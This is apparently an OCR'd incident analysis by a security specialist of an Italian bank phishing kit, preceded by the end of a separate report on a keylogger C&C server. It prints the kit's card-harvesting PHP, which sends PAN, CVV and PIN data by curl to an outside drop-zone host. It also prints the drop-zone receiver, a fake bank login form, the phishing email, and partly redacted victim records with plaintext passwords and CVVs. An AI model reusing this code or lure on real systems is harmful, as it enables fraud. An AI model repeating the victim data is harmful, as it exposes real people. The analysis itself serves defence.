
WHAT THEY HACKED FROM THE VICTIMS.

The "list.php" is used to see the logs "hacked data" after the "decrypt.php" script was decrypting the logs.

- At this logs we can see the actions that has been performed by the attacker to the victim machine to gather system information's like:


- System version: 040E-4FA1/2013_03_07-14_30_53__otstuk.txt
- Pid info: 040E-4FA1/2013_03_07-14_30_53__pid.txt
- Program list: 040E-4FA1/2013_03_07-14_30_55__proglist.txt
- System info: 040E-4FA1/2013_03_07-14_31_00__systeminfo.txt
- Directory list: 040E-4FA1/2013_03_07-14_31_01__dirpfiles.txt
- Task list: 040E-4FA1/2013_03_07-14_31_03__tasklist.txt

- Here we can see the “key logger” logging the user keystrokes and simultaneously making a “screen shots” from the victim machine.



- The victim is logging into bank account and the system triggers the key logger and screenshots grabber.

- The key logger captures the login details of the victim.



- Victims bank account details

We found a hacked data of the following banks:

- Banka Popolare del Mezzogiorno
- Banka di Legnano
- Credito Valtellinese
-

STATISTICS.

Managed to recover a 5.GB of hacked data within 58243 files. We didn't found any Credit Card numbers stored on the C&C server.

ABOUT ME.

Senad Aruch
Senior Security Specialist
Milan-ITALY
senad.aruc@gmail.com
www.senadaruc.com
http://it.linkedin.com/in/senadaruc/
https://twitter.com/senadaruch

Multiple Certified ISMS Professional with 10-year background in: IT Security, IDS and IPS, SIEM, SOC, Network Forensics, Malware Analyses, ISMS and RISK, Ethical Hacking, Vulnerability Management, Anti Fraud and Cyber Security. Skills include written and verbal communications in 6 different languages.
Currently holding a Senior Security Specialist position at Reply s.p.a - Communication Valley - Security Operations Center. Responsible for advanced security operations.

"State of ART Phishing Attack Stealing 50K Credit Cards Revealed"

Phishing

Phishing, as these attempts are called, is one of the most frequently used avenues for cyber attacks. Unwitting end users make phishing emails a favorite tactic of cyber criminals and a liability for most organizations.

Across industries and companies, the number of phishing attacks increased 59% between 2011 and 2012, with global losses estimated at $1.5 billion in 2012, according to RSA's "The Year in Phishing, January 2013."

Source RSA.

Case

At our SOC (Security Operations Center) we are fighting against the detected phishing attacks in daily basis. The amount of this attack type is on rapid rise across the world. We are detecting the clones using a spam traps and web server referrer logs.
After we have a basic info we are proceeding with the shutdown procedures, which is time consuming and "non effective" in some specific cases. Trying to reach web admins and Internet provider companies by asking them a shutdown is a classical approach. The shutdown process for compromised hosts hosted in EU and USA soil is more fast and easy rather than China, Russia and East. We have a lot of cases where the compromised host coming online after some time. The situation is worse when the host is a shared web server.

Question

Is a classical security steps against phishing attacks are enough?

Answer

Simple **NO,** because the timing and the success of this remediation is not enough.

The Clone Wars Begins ☺

The Clone Wars (22–19 BBY), also known as the Clone War and the Great Clone War, was the name given to the major galactic conflict fought between the Galactic Republic and the Confederacy of Independent Systems. The Republic against the battle droid forces of the Separatists named the war after the clone troopers utilized. These armies, the Grand Army of the Republic and the Separatist Droid Army, were two of the largest ever pitted against each other in galactic history, and the fighting between them rapidly spread to countless inhabited worlds.

Source Wikipedia.


Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com
March, 2014

Incident 50K Credit Cards

(This is real incident with real samples and real data)

As usually we detect a clone using the referrer logs. The client is a it's a very profitable target for the attackers because of the online transactions. The clone was created using the original content from the original web site with live links to the real page, which is target for phishing attack. In this kind of attacks using referrer, it's easy to detect just analyzing a web server logs.


- The attack plan design diagram.



Picture 1

Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com
March, 2014

- They publish a clone into compromised web server. This HTML Form is a render of the PHP interpreter who has the DROP ZONE IP address in the behind.



Picture 2

- This is the source code of "index.php" where the entered data is posting to the "validate.php"

Picture 3

Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com
March, 2014

- Now lets see what is going on in the "validate.php". Like we can see in the source code there is a "hits.txt" where attacker is making a history of the successful attacks. The most important founding here is the IP ADRESS of the drop zone where the hacked data is pushed to the drop zone via "CURL"

```php
<?php
ini_set("display_errors","-1");

$IP = getenv("REMOTE_ADDR");
$day = date('l jS \of F Y h:i:s A');

$fout = fopen("hits.txt", "a");
fputs($fout, "VALIDATE - $IP - $day\r\n");
fclose($fout);


$PAN                    = $_REQUEST['PAN'];
$CodiceAttivazione      = $_REQUEST['iCodiceAttivazione'];
$PUK                    = $_REQUEST['PUK'];
$data_gg                = $_REQUEST['gg'];
$data_mm                = $_REQUEST['mm'];
$data_aaaa              = $_REQUEST['aaaa'];
$mm = $_REQUEST['emm'];
$yy = $_REQUEST['eyy'];
$cvv = $_REQUEST['cvv'];

$data = "$IP - $day\r\nPAN: $PAN\r\nCOD: $CodiceAttivazione\r\n";
$data.= "PUK: $PUK\r\nDOB: $data_gg/$data_mm/$data_aaaa\r\nExp: $mm/$yy\r\nCvv: $cvv";
// Send data whit curl.
$ch = curl_init("http://[redacted].205.98.[redacted]/p/post.php");


curl_setopt($ch, CURLOPT_POST           ,1);
curl_setopt($ch, CURLOPT_POSTFIELDS     ,"FOUT=lisr.gif&DATA=$data");
curl_setopt($ch, CURLOPT_HEADER         ,0);  // DO NOT RETURN HTTP HEADERS
curl_setopt($ch, CURLOPT_RETURNTRANSFER  ,1);  // RETURN THE CONTENTS OF THE CALL
curl_exec($ch);
// END
```

Picture 4

- Another important thing here is that attackers are also hacking the victims login details to the "done.php"


```
            </tr>
          </tbody></table>
        <br>
        <form name="formCarta" id="formCarta" method="post" action="done.php">
        <table border="0" cellpadding="0" cellspacing="0" width="550">
          <tbody>
          <tr>
            <td align="left" nowrap="" width="25%">
              <label><strong>Codice Internet</strong>:</label></td>
            <td align="left" width="70%"><input name="username" type="text" id="PAN" style="width: 130px;"></td>
            <td align="left" nowrap=""> </td>
          </tr>
          <tr>
            <td align="left" nowrap="nowrap"><label><strong>Pin Internet:</strong></label>
            </td>
            <td><input value="" id="iCodiceAttivazione2" name="pin" style="width: 50px;" onKeyUp="changeFocusOffset(this, 16, 1)" type="text"

            </td>
            <td> </td>
          </tr>
          <tr>
            <td align="left" nowrap="nowrap"><div align="left">
              <label><strong>Password Internet:</strong></label>
              </div></td>
            <td width="90%"><input type="password" style="width: 100px;" name="password"> </td>
            <td> </td>
          </tr>
        <tr>
            <th nowrap scope="row"><div align="left">
              <label><strong>Nome e Cognome:</strong> </label>
            </div></th>
            <td width="90%"><input type="text" style="width: 200px;" name="nome"> </td>
        </tr>
<tr>
            <th nowrap scope="row"><div align="left">
              <label><strong>Email:</strong> </label>
            </div></th>
            <td width="90%"><input type="text" style="width: 170px;" name="email"> </td>
        </tr>
```

Picture 5

Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com
March, 2014

- This is the source of the "hits.txt" where attacker is logging the successfully hacks marking them "Validate"



```
674 INDEX - 204.228.228.43 - Saturday 29th of June 2013 03:28:05 AM
675 INDEX - 93.67.19.8 - Saturday 29th of June 2013 03:28:07 AM
676 VALIDATE      224.68.50 - Saturday 29th of June 2013 03:28:08 AM
677 INDEX - 8      41.169 - Saturday 29th of June 2013 03:28:09 AM
678 INDEX - 2      157.31 - Saturday 29th of June 2013 03:28:10 AM
679 INDEX - 7      .149.124 - Saturday 29th of June 2013 03:28:16 AM
680 INDEX - 8      45.156 - Saturday 29th of June 2013 03:28:19 AM
681 INDEX - 2      121.42 - Saturday 29th of June 2013 03:28:21 AM
682 VALIDATE       148.90.17 - Saturday 29th of June 2013 03:28:23 AM
683 INDEX - 9      .65.61 - Saturday 29th of June 2013 03:28:31 AM
684 INDEX - 2      .70.253 - Saturday 29th of June 2013 03:28:31 AM
685 VALIDATE       42.22.66 - Saturday 29th of June 2013 03:28:31 AM
686 INDEX - 3      .86.212 - Saturday 29th of June 2013 03:28:42 AM
687 INDEX - 9      .194.169 - Saturday 29th of June 2013 03:28:48 AM
688 DONE - 78      3.20 - Saturday 29th of June 2013 03:28:49 AM
689 INDEX - 6      .84.196 - Saturday 29th of June 2013 03:28:50 AM
690 VALIDATE       48.35.83 - Saturday 29th of June 2013 03:28:53 AM
691 INDEX - 7      10.240 - Saturday 29th of June 2013 03:28:56 AM
692 INDEX - 9      .90.17 - Saturday 29th of June 2013 03:28:59 AM
693 INDEX - 9      .90.17 - Saturday 29th of June 2013 03:29:01 AM
694 INDEX - 9      .90.17 - Saturday 29th of June 2013 03:29:02 AM
695 INDEX - 2      .70.253 - Saturday 29th of June 2013 03:29:02 AM
696 INDEX - 7      .6.179 - Saturday 29th of June 2013 03:29:03 AM
697 INDEX - 9      .90.17 - Saturday 29th of June 2013 03:29:03 AM
698 INDEX - 8      49.71 - Saturday 29th of June 2013 03:29:09 AM
699 VALIDATE       34.225.195 - Saturday 29th of June 2013 03:29:09 AM
700 INDEX - 6      .84.51 - Saturday 29th of June 2013 03:29:10 AM
701 INDEX - 7      130.5 - Saturday 29th of June 2013 03:29:10 AM
702 INDEX - 2      112.245 - Saturday 29th of June 2013 03:29:18 AM
703 VALIDATE       108.149.124 - Saturday 29th of June 2013 03:29:18 AM
704 VALIDATE       56.157.31 - Saturday 29th of June 2013 03:29:19 AM
705 INDEX - 9      .31.80 - Saturday 29th of June 2013 03:29:21 AM
706 INDEX - 6      .82.173 - Saturday 29th of June 2013 03:29:23 AM
707 INDEX - 6      .84.192 - Saturday 29th of June 2013 03:29:24 AM
708 INDEX - 3      .41.66 - Saturday 29th of June 2013 03:29:26 AM
709 INDEX - 2      47.90 - Saturday 29th of June 2013 03:29:28 AM
```

Picture 6

- The Phishing mail sent to the victims.

From: [redacted]
Sent: Tuesday, May 21, 2013 7:34 PM
Subject: Conto Bloccato

Gentile Cliente,

Nel mese di maggio, diversi account utenti sono stati violati
da estranei. Per questa ragione, sono state prese misure immediate
prevenzione delle frodi e l'accesso al tuo conto è stato limitato.

Per sollevare questo limite controlla il tuo account facendo clic
sul seguente link:

Riattivazione conto

Questa misura è stata presa per la vostra sicurezza.
Ci scusiamo per gli eventuali disagi.

Distinti Saluti,
Massimo DiGianni,
[redacted]

Picture 7

Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com

- The real mail list taken from the compromised server. The list is huge with **13292** mail addresses selected only for *.IT domain.

Picture 8

Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com

Drop Zone Analyses

The most important founding in this incident was the drop zone. The drop zone source files are designed in very cleaver way. The drop zone is located on another hacked web server at the location : $ch = curl_init("http://xxx.165.89.71/p1.php");
It was not easy to get the source code of the drop zone ;) so here is the last piece of the puzzle.

```
<?
$FOUT=$_REQUEST['FOUT'];
$DATA=$_REQUEST['DATA'];
$f=fopen($FOUT . "f" ,"a");
fputs($f,$DATA);
fputs($f,"\r\n==========================================\r\n");
fclose($f);
?>

```

So the PHP interpreter is listening for the CURL data and writes in the drop zone.


```
213.125.143.75 - Saturday 29th of June 2013 12:32:26 AM
PAN: aaaaa
COD: 1212323232
PUK: 121323
DOB: 12/12/21
Exp: 00/00
Cvv: 121==========================================213.125.143.75 - Saturday 29th of June 2013 12:32:32 AM
User: 3
Pin: 3
Pass: 3
Nome: 3
Email: 3=======================================
```

And here is the folder screen shot of the drop zone with 50K hacked credit cards.

Name	Date Modified	Size	Kind
a	29 Jun 2013 07:37	44 bytes	Document
bilili.giff	9 Aug 2013 16:27	221 KB	Document
cashlog.giff	12 Jul 2013 10:44	22 KB	Document
f	12 Aug 2013 22:48	509 bytes	Document
hazmo.giff	12 Aug 2013 22:46	22 KB	Document
index.html	5 Jul 2013 13:55	Zero bytes	HTML
lisr.gif	29 Jun 2013 07:40	320 bytes	GIF Image
lisr.giff	7 Jul 2013 02:59	31 KB	Document
lisr.txt	5 Jul 2013 13:43	598 KB	Plain Text
lot.giff	12 Aug 2013 22:56	67 KB	Document
megacash.giff	11 Jul 2013 21:00	12 KB	Document
oldlot1	12 Aug 2013 13:57	313 KB	Document
p.php	8 Jul 2013 11:08	178 bytes	PHP script
plm.txt	8 Jul 2013 20:51	113 KB	Plain Text
pulili.giff	25 Jul 2013 15:15	698 KB	Document
pulix.giff	9 Aug 2013 16:32	228 KB	Document
rma.giff	5 Jul 2013 13:55	270 KB	Document
ulili.giff	31 Jul 2013 08:10	179 KB	Document

Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com
March, 2014

Every single of them contains a credit cards hacked from the victims.



```
9136 ============================================
9137 IP: [redacted].202.113 - Tuesday 30th of July 2013 02:46:38 PM
9138 User: ar[redacted]o f[redacted]
9139 Pass: ariete76
9140
9141 CCN: 40236[redacted]
9142 Exp: 08/18
9143 CVV: 665
9144 ============================================
9145 IP: 3[redacted].83.45 - Tuesday 30th of July 2013 02:48:22 PM
9146 User: mis[redacted]s
9147 Pass: napoli89
9148
9149 CCN: 40236[redacted]
9150 Exp: 12/17
9151 CVV: 867
9152 ============================================
9153 IP: 9[redacted].67.152 - Tuesday 30th of July 2013 02:55:45 PM
9154 User: nic[redacted]s k[redacted]glia
9155 Pass:
9156
9157 CCN: 29203348
9158 Exp: 08/15
9159 CVV:
9160 ============================================
9161 IP: [redacted]3.224 - Tuesday 30th of July 2013 02:56:32 PM
9162 User: l[redacted]a.lu[redacted]
9163 Pass: Laura1978
9164
